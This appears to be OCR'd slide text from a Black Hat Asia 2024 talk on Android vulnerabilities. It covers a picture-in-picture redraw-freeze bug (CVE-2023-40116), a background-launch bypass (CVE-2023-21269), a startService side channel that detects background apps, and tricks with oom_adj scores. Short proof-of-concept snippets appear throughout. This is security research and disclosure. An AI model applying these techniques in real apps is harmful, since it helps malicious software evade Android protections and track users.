
any way to **prevent merge???**

Trace Rect



Block IPC for prevent merge

Trace Rect



Almost no way to prevent merge

Diff Analyse

Commit: 20620bc Compare

Replace MainWindowSizeChange transaction with applyWithNextDraw

It's legacy code from the days of deferred transactions but still has callers because it's convenient in it's own way. It has some details relating to relayout that could get in the way of our plan to remove it and so we refactor the primitive to make use of the applyWithNextDraw primitive to make it easier to port everything to the async system.

```
@@ -4390,17 +4383,16 @@
                 leaf.setMainWindowSizeChangeTransaction(t, origin);
                 return;
             }
-            mMainWindowSizeChangeTransaction = t;
-            mMainWindowSizeChangeTask = t == null ? null : origin;
+            final WindowState w = getTopVisibleAppMainWindow();
+            if (w != null) {
+                w.applyWithNextDraw((d) -> {
+                    d.merge(t);
+                });
```

Compare different branch

API32 found code change

Functional Patch instead of Security Patch from commit detail

Still valuable to analyse API32

API32 DO NOT CALL merge!

API32 For 12.1.0_r27

```
-        mMainWindowSizeChangeTransaction = t;
-        mMainWindowSizeChangeTask = t == null ? null : origin;
```

Sets the SCT

```
void setSurfaceBoundariesLocked(SurfaceControl.Transaction t) {
    if (mSurfaceController == null) { ... }

    final WindowState w = mWin;
    final Task task = w.getTask();
    if (shouldConsumeMainWindowSizeTransaction()) {
        if (isInBlastSync()) { ... } else {
            mWin.applyWithNextDraw(finishedFrame -> {
                final SurfaceControl.Transaction sizeChangedTransaction =
                        task.getMainWindowSizeChangeTransaction();
                if (sizeChangedTransaction != null) {
                        finishedFrame.merge(sizeChangedTransaction);
                        task.setMainWindowSizeChangeTransaction(null);
                }
            });
```

Gets the SCT

HOOK FUNC!

WindowStateAnimator#setSurfaceBoundariesLocked

Analyse CALL STACK

- ActivityRecord#prepareSurface in the call stack
- Related with Activity Launch/Rendering (Enter PiP Mode will relaunch Activity)
- **User space can affect it indirectly!**

```
java.lang.Throwable
  at Utils.printCallStack(Utils.java:76)
  at com.android.server.wm.WindowStateAnimator.setSurfaceBoundariesLocked(WindowStateAnimator.java:492)
  at com.android.server.wm.WindowStateAnimator.prepareSurfaceLocked(WindowStateAnimator.java:521)
  at com.android.server.wm.WindowState.prepareSurfaces(WindowState.java:5636)
  at com.android.server.wm.WindowContainer.prepareSurfaces(WindowContainer.java:2494)
  at com.android.server.wm.ActivityRecord.prepareSurfaces(ActivityRecord.java:6912)
  at com.android.server.wm.WindowContainer.prepareSurfaces(WindowContainer.java:2494)
  at com.android.server.wm.Task.prepareSurfaces(Task.java:3321)
  at com.android.server.wm.WindowContainer.prepareSurfaces(WindowContainer.java:2494)
  at com.android.server.wm.WindowContainer.prepareSurfaces(WindowContainer.java:2494)
  at com.android.server.wm.WindowContainer.prepareSurfaces(WindowContainer.java:2494)
  at com.android.server.wm.WindowContainer.prepareSurfaces(WindowContainer.java:2494)
  at com.android.server.wm.WindowContainer.prepareSurfaces(WindowContainer.java:2494)
  at com.android.server.wm.DisplayArea$Dimmable.prepareSurfaces(DisplayArea.java:646)
  at com.android.server.wm.WindowContainer.prepareSurfaces(WindowContainer.java:2494)
  at com.android.server.wm.DisplayArea$Dimmable.prepareSurfaces(DisplayArea.java:646)
  at com.android.server.wm.DisplayContent.prepareSurfaces(DisplayContent.java:5057)
  at com.android.server.wm.DisplayContent.applySurfaceChangesTransaction(DisplayContent.java:4493)
  at com.android.server.wm.RootWindowContainer.applySurfaceChangesTransaction(RootWindowContainer.java:1093)
  at com.android.server.wm.RootWindowContainer.performSurfacePlacementNoTrace(RootWindowContainer.java:868)
  at com.android.server.wm.RootWindowContainer.performSurfacePlacement(RootWindowContainer.java:822)
  at com.android.server.wm.WindowSurfacePlacer.performSurfacePlacementLoop(WindowSurfacePlacer.java:177)
  at com.android.server.wm.WindowSurfacePlacer.performSurfacePlacement(WindowSurfacePlacer.java:126)
  at com.android.server.wm.WindowManagerService.relayoutWindow(WindowManagerService.java:2390)
  at com.android.server.wm.Session.relayout(Session.java:235)
```

black hat ASIA 2024


Attack API32

- API33&&API32 SystemUI all finally call to setMainWindowSizeChangeTransaction
- **API33**

1. setMWSCT call merge, no way prevent pip size back to normal
2. Whole chain handled by SystemUI


- **API32**

1. setMWSCT sets SCT to global member, wait for access
2. **Activity reDraw will access SCT and call merge == frozen reDraw, merge will not be called**



CVE-2023-40116

```
PictureInPictureParams.Builder builder = new PictureInPictureParams.Builder();
builder.setSourceRectHint(new Rect(0,0,5,5));
enterPictureInPictureMode(builder.build());
while (true);
```




```
C:\Users\Administrator>adb shell dumpsys activity activities
ACTIVITY MANAGER ACTIVITIES (dumpsys activity activities)
Display #0 (activities from top to bottom):
  * Task{eca5bf8 #42 type=standard A=10149:com.pip.poc U=0 visible=true visi
bleRequested=true mode=pinned translucent=false sz=1}
    mBounds=Rect(533, 1140 - 1038, 1424)
    isSleeping=false
    * Hist  #0: ActivityRecord{167769d u0 com.pip.poc/.PipPoCActivity t42}
      packageName=com.pip.poc processName=com.pip.poc
      launchedFromUid=0 launchedFromPackage=com.android.shell launchedFromFe
ature=null userId=0
      app=ProcessRecord{e002ee3 3546:com.pip.poc/u0a149}
      Intent { act=android.intent.action.MAIN cat=[android.intent.category.L
AUNCHER] flg=0x10000000 cmp=com.pip.poc/.PipPoCActivity }
      rootOfTask=true task=Task{eca5bf8 #42 type=standard A=10149:com.pip.po
c U=0 visible=true visibleRequested=true mode=pinned translucent=false sz=1}
      taskAffinity=10149:com.pip.poc
      mActivityComponent=com.pip.poc/.PipPoCActivity
      baseDir=/data/app/~~mP27jJYsNUeu6RN47TF9IQ==/com.pip.poc-gTHxRIgxOBHE5
Iu33szESQ==/base.apk
      dataDir=/data/user/0/com.pip.poc
      stateNotNeeded=false componentSpecified=false mActivityType=standard
      compat={420dpi} labelRes=0x7f0e001b icon=0x7f0c0000 theme=0x7f0f0183
      mLastReportedConfigurations:
        mGlobalConfig={1.0 310mcc260mnc [en_US] ldltr sw108dp w192dp h108dp
420dpi smll land finger qwerty/v/v dpad/v winConfig={ mBounds=Rect(533, 1140
 - 1038, 1424) mAppBounds=Rect(533, 1140 - 1038, 1424) mMaxBounds=Rect(0, 0
- 1080, 1920) mWindowingMode=pinned mDisplayWindowingMode=fullscreen mActivi
tyType=undefined mAlwaysOnTop=undefined mRotation=ROTATION_0} as.5 s.290 fon
tWeightAdjustment=0}
```

BAL Bypass API32

We want API33+ Bypass

ActivityOptions

Api_diff list -> makeLaunchIntoPip

Return ActivityOptions object

Activity#startActivity(Intent,**Bundle**)

Additional options for Activity launch

Added Methods
int getSplashScreenStyle()
boolean isPendingIntentBackgroundActivityLaunchAllowed()
ActivityOptions makeCustomAnimation(Context, int, int, int)
ActivityOptions makeLaunchIntoPip(PictureInPictureParams)

https://developer.android.com/sdk/api_diff/33/changes

```
/**
 * @param intent The intent to start.
 * @param options Additional options for how the Activity should be started.
 * Ignore some code...
 */
@Override
public void startActivity(Intent intent, @Nullable Bundle options) {
    getAutofillClientController().onStartActivity(intent, mIntent);
```

ActivityOptions


Save received PipParam to AO packaged Bundle By LAUNCH_INTO_PIP_PARAMS Key
Bundle used to set options for Activity start

```
@NonNull
public static ActivityOptions makeLaunchIntoPip(
        @NonNull PictureInPictureParams pictureInPictureParams) {
    final ActivityOptions opts = new ActivityOptions();
    opts.mLaunchIntoPipParams = new PictureInPictureParams.Builder(pictureInPictureParams)
            .setIsLaunchIntoPip(true)
            .build();
    opts.mLaunchBounds = new Rect(pictureInPictureParams.getSourceRectHint());
    return opts;
```

```
if (mLaunchIntoPipParams != null) {
    b.putParcelable(KEY_LAUNCH_INTO_PIP_PARAMS, mLaunchIntoPipParams);
}
if (mIsEligibleForLegacyPermissionPrompt) {
```

ActivityOptions#toBundle

Trace Bundle



startActivityInner call moveToFront if App pass BAL check

What Bundle will do inside chain?

CVE-2023-21269

Check Bundle by isLaunchIntoPip()

- Where is BAL restriction check?????

Directly call moveActivityToPinnedRootTask without any check???

- **Set app to pinned state from background at any time for API33+**

```
int startActivityInner(final ActivityRecord r, ActivityRecord sourceRecord,
        IVoiceInteractionSession voiceSession, IVoiceInteractor voiceInteractor,
        int startFlags, boolean doResume, ActivityOptions options, Task inTask,
        TaskFragment inTaskFragment, boolean restrictedBgActivity,
        NeededUriGrants intentGrants) {
    /** Ignore Some Code... */
    // If Activity's launching into PiP, move the mStartActivity immediately to pinned mode.
    // Note that mStartActivity and source should be in the same Task at this point.
    if (mOptions != null && mOptions.isLaunchIntoPip()
            && sourceRecord != null && sourceRecord.getTask() == mStartActivity.getTask()) {
        mRootWindowContainer.moveActivityToPinnedRootTask(mStartActivity,
                sourceRecord, "launch-into-pip");
    }
    return START_SUCCESS;
```

2nd High Wall: State Leaking

Bug OR Trick?

Bug I met when I am developing an app…

- After merge code → throw Exception by startServiceCommon
- Before merge at bug position: bindService
- After merge at bug position: startService

```
        at android.app.ActivityThread.main(ActivityThread.java:8170)
        at java.lang.reflect.Method.invoke(Native Method)
        at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:552)
        at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:971)
Caused by: android.app.BackgroundServiceStartNotAllowedException: Not allowed to start service Intent
        { pkg=com.test.myapplication cmp=com.background.test.service/.BackgroundService }: app is in background uid null
        at android.app.ContextImpl.startServiceCommon(ContextImpl.java:1945)
        at android.app.ContextImpl.startService(ContextImpl.java:1900)
        at android.content.ContextWrapper.startService(ContextWrapper.java:825)
```

```
private ComponentName startServiceCommon(Intent service, boolean requireForeground,
        UserHandle user) {
        /** Ignore Some Code... **/
            } else if (cn.getPackageName().equals("?")) {
                throw ServiceStartNotAllowedException.newInstance(requireForeground,
                        "Not allowed to start service " + service + ": " + cn.getClassName());
            }
        }
```

Side Channel Detector

Background Execution Limitation

- Throw exception when start background service
- Background Process Detector!
- Bypass Limitation? Explote Limitation!

Android 8.0 (API level 26) also includes the following changes to specific methods:

- The `startService()` method now throws an `IllegalStateException` if an app targeting Android 8.0 tries to use that method in a situation when it isn't permitted to create background services.

A-254674510

ActiveServices#startServiceLocked

```java
// If this isn't a direct-to-foreground start, check our ability to kick off an
// arbitrary service
if (forcedStandby || (!r.startRequested && !fgRequired)) {
    // Before going further -- if this app is not allowed to start services in the
    // background, then at this point we aren't going to let it period.
    final int allowed = mAm.getAppStartModeLOSP(r.appInfo.uid, r.packageName,
            r.appInfo.targetSdkVersion, callingPid, false, false, forcedStandby);
    if (allowed != ActivityManager.APP_START_MODE_NORMAL) {
        /** Ignore Some Code.. **/
        // This app knows it is in the new model where this operation is not
        // allowed, so tell it what has happened.
        UidRecord uidRec = mAm.mProcessList.getUidRecordLOSP(r.appInfo.uid);
        return new ComponentName("?", "app is in background uid " + uidRec);
```

System return Abnormal ComponentName

Throw exception in User Space

```java
try{
    Intent poc = new Intent();
    ComponentName target = ComponentName.unflattenFromString("com.target/.Service");
    poc.setComponentName(target);
    startService(poc);
} catch(Exception e){
    Log.d("POC","Target is in BG!");
}
```

POC For side channel detect

Other Tricks?

Due to time reason, more side-channel trick of other Rom in WhitePaper.


3rd High Wall: Breaking LMKD

LMKD & OOM_ADJ Score

- Lower oom_adj → Higher priority
- Higher oom_adj → Lower priority
- LMKD kills high oom score process first
- Bg process always gets high oom score

```
root@generic_x86:/ $ cat /proc/12267/oom_score_adj
0
root@generic_x86:/ $ cat /proc/12267/oom_score_adj
200
root@generic_x86:/ $ cat /proc/12267/oom_score_adj
501
root@generic_x86:/ $ cat /proc/12267/oom_score_adj
701
root@generic_x86:/ $ cat /proc/12267/oom_score_adj
cat: /proc/12267/oom_score_adj: No such file or directory
```

- Fg Service usually gets score of 250
- No silent process



Low-memory Killer Daemon

To decide which process to kill, LMK uses an "out of memory" score called `oom_adj_score` to prioritize the running processes. Processes with a high score are killed first. Background apps are first to be killed.

OOM_ADJ Calc Trick

Service bound by 3rd Client with oom score < Bounder oom score

- Bounder may gets oom score **VISIBLE_APP_ADJ**

